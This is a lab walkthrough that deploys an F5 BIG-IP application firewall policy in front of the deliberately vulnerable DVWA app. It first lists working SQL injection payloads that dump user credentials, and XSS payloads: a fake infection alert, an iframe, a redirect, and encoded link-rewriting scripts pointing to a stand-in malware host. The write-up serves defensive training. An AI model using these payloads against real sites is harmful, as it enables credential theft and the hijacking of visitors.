F5 | F5 BIG-IP | F5 BIG-IP ASM | IT Security
Simple Web Application Security Deployment
A. The Overview
1. Network Architecture Diagram


- F5 BIG-IP Information:
- TMOS version 15.1.0.2
- Resource Provisioning: Local Traffic (LTM), Application Security (ASM), Fraud Protection Service (FPS)
- Attempt two well-known attacks against the DVWA application
- SQL Injection, Cross-Site Scripting
- Create a security policy for the DVWA application using Rapid Deployment Template
- Re-attempt to attack the DVWA application
- View the F5 BIG-IP AWAF Event Log
- Attempt the Information Leakage scenario
- View the Current Security Policy and PCI Compliance Report
- Enable Data Guard and View the PCI Compliance Report
- Re-attempt the Information Leakage scenario
- View the PCI Compliance Report
- Attempt two well-known attacks against the DVWA application
- SQL Injection, Cross-Site Scripting
- Create a security policy for the DVWA application using Fundamental Template
- Re-attempt to attack the DVWA application
- View the F5 BIG-IP AWAF Event Log and Security Reports
B. LAB01: Create Simple Application Security Deployments
1. Attempt SQL Injection and XSS attacks
- Configure the Local Traffic object for DVWA application
- Open Firefox web browser, and connect to DVWA VS http://10.1.10.35/

- Launch SQL Injection attacks
- A successful SQL injection exploit can read sensitive data from the application database, modify database data, or even delete data or the entire database.
- Login to DVWA using a hacker user
- Navigate to “SQL Injection” menu
- (1) %’ or 1=’1

- (2) ‘ and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
- We can decode the stored MD5 hash password using google search
- We managed to steal the user credential. (victim | P@ssw0rd!)
- Navigate to “XSS Reflected” menu

- (3) %27+and+1%3D0+union+select+null%2C+concat%28first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword%29+from+users+%23
- Above statement has been encoded in an attempt to bypass security systems.
- (3) %27+and+1%3D0+union+select+null%2C+concat%28first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword%29+from+users+%23
- Launch Cross-Site Scripting (XSS) Attacks
- Cross-site scripting is a powerful exploit because a hacker can insert any form of script code into the database. Another thing to keep in mind: The hacker was able to insert all the cross-site script attacks while logged into the web application as the user account victim (which he accessed from the successful SQL injection attack).

- Attempt to log in using the following username string.
- (1) ”;!–“<BOBUSER>=&{()}
- Although the login failed, we weren’t blocked, which illustrates that this web application is vulnerable to cross-site script attacks.
- (1) ”;!–“<BOBUSER>=&{()}
- Login to DVWA using a hacker user
- Navigate to XSS Stored

- (2) <script>alert(“Your system is infected! Call 999-888-7777 for help.”)</script>
- Login using victim user account.
- This user is presented with an alert dialog box that was written by the hacker.

- (3) <iframe src=”https://cdn2.hubspot.net/hub/2683519/hubfs/signal_images/articles/article-5469925982/dangerous%20website.jpg?width=640&name=dangerous%20website.jpg” width=”650″ height=”320″>
- Login using victim user account.
- The hacker used an iframe script to display a dangerous web site on the legitimate web page. All users will see this page when they access this comments page.

- (4) <script>window.location=”http://hackertyper.net”
- Login using victim user account.
- The user is now immediately redirected to what appears to be a command line (which is actually a web page meant to fool the victim).


- (5) index.php?name=%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6f%6e%6c%6f%61%64%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%76%61%72%20%6c%69%6e%6b%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%22%61%22%29%3b%6c%69%6e%6b%5b%30%5d%2e%68%72%65%66%3d%22%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%2d%73%69%74%65%2e%63%6f%6d%2f%22%3b%7d%3c%2f%73%63%72%69%70%74%3e
- The contents of this attack are encoded, designed to bypass security measures.

- (6) <script>window.onload = function() {var AllLinks=document.getElementsByTagName(“a”); AllLinks[0].href = “http://badexample.com/malicious.exe”; }
- The contents above is designed to perform command execution.
- (2) <script>alert(“Your system is infected! Call 999-888-7777 for help.”)</script>
2. Create a Simple Security Policy Using Rapid Deployment Template




- To create the Application Security Policy
- Security ›› Application Security : Security Policies : Policies List [Create]
- Policy Name
- The unique user-given name of the policy. Policy names cannot contain spaces or special characters.
- Policy Type
- Select a policy type: Security for an application security policy that you can apply to a virtual server, or Parent that you can use in order to attach Security policies to it, inheriting its attributes. Parent policies cannot be applied to Virtual Servers.
- Policy Template
- The product comes with pre-configured templates.
- The default template type is Fundamental.
- Virtual Server
- Select an Existing Virtual Server if you already configured one (An existing Virtual Server is displayed only if it has an HTTP Profile assigned to it) and you would like to secure it, or New Virtual Server if you have not configured one, or None if you want to manually associate the newly created security policy to some virtual server at a later time. In case the Virtual Server already has a policy assigned to it, this policy will replace it.
- Application Language
- Specifies the language encoding for the web application, which determines how the security policy processes the character sets. A special option is to “auto-detect” the encoding. This option is only available in automatic learning mode. Until the encoding is detected it will not be possible to configure any settings that depend on the language encoding such as URLs and Parameters.
- Enforcement Mode
- How the system processes a URL request that triggers a security policy violation. The default setting is Blocking Enable Passive Mode to allow associating the policy with a Performance L4 Virtual Server.
- Policy Building Learning Mode
- Select how ASM handles the policy building process: Automatic will automatically accept learning suggestions once they reach 100%, Manual will require the administrator to accept every suggestion, and Disabled will cause that ASM does not create any learning suggestions. Note that an administrator can accept suggestions manually even in Automatic mode.
- Signature Staging
- Displays whether the signature staging feature is active.
3. Re-Attempt The Attack and View The Event Log

- Re-attempt the attacks to DVWA VS http://10.1.10.35/
- To view the F5 AWAF event log: Security ›› Event Logs : Application : Requests
